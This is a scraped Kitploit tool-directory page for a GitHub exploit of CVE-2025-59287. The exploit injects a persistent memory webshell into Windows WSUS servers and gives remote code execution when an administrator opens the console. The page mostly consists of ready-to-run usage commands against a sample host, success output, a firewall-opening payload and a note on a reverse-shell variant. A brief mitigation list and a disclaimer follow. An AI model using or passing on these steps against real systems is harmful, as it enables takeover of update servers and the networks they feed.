
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-59287 — Exploit for CVE-2025-59287, injecting WolfShell memory webshell into WSUS servers to achieve remote code execution when the admin console is opened. | Kitploit
Tools/GitHubGitHub/0x7556/cve-2025-59287
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRed TeamingPayload Development
GitHub0x7556/cve-2025-59287

CVE-2025-59287

Exploit for CVE-2025-59287, injecting WolfShell memory webshell into WSUS servers to achieve remote code execution when the admin console is opened.

View Repository
73231 year agoNot yet reviewed
Share

CVE-2025-59287 WSUS Vulnerability Reproduction

CVE-2025-59287 — Injecting WolfShell Wolverine Forward Memory Shell

Overview

CVE-2025-59287 exploits a logic flaw in WSUS-related components to inject a WolfShell memory shell into the target server. When an administrator opens the WSUS console (triggered by default at a random time within 1-30 minutes), the memory shell triggers and leads to remote code execution (RCE). This document contains exploitation examples, required files, and mitigation recommendations.

Usage Examples

Usage

Send a ysoserial.net deserialization payload to the target server with customizable functionality. This project demonstrates the injection of a Wolverine memory shell.

Usage: CVE-2025-59287 <target_url> <payload_file>

Injecting Wolverine WebShell ASPX Shell Example

CVE-2025-59287 http://192.168.50.159:8530 wolfaspx.txt

Injecting Wolverine WolfShell Forward Shell into Memory Example


C:\Users\Administrator\Desktop\>CVE-2025-59287 http://192.168.50.159:8530 wolfshell.txt
[+] Target: http://192.168.50.159:8530/
[+] Payload read successfully, length: 20413 characters

[+] Getting Server ID...
[+] Server ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Auth cookie with Server ID...
[+] Using ID: c37d5d65-6460-4543-b7f2-f6414a3c36f9
[+] Sending event with payload...
[+] SUCCESS!
[!] RCE will trigger when you open the WSUS console!
[!] to cleanup remove the hawktrace.local computer from WSUS

Firewall Allowing Port 7556 Example

CVE-2025-59287 http://192.168.50.159:8530 allow7556.txt
exp


PowerShell Reverse Shell

Blocked and killed by Windows Defender on Win2019, unusable Defende


Open the WSUS Console to Trigger the Vulnerability


As shown in the figure, successfully listening on port 7556 indicates the Wolverine memory forward shell has been injected. WolfDoor 1
Wolverine Connecting to the Memory Shell to Execute CMD Commands

WolfDoor 2

Mitigation Recommendations

  • Immediately apply vendor-provided patches or temporary mitigations to affected WSUS servers.
  • Check for and remove suspicious clients (e.g., hawktrace.local) from WSUS.
  • Restrict and audit access to the WSUS management console, ensuring only trusted administrators can access it.
  • Use intrusion detection, memory scanning, and host integrity monitoring tools to detect abnormal memory shells or suspicious modules.
  • Avoid opening the WSUS console or handling suspicious update items in untrusted environments until patches are in place.

Disclaimer

This document is intended solely for security research and defensive purposes. Do not use the related exploit code against unauthorized systems or for attack activities.

Reference Links

https://github.com/0x7556/wolfshell https://github.com/0x7556/CVE-2025-59287

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    360
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    289

Explore all tools

Browse our collection of tools

View all tools →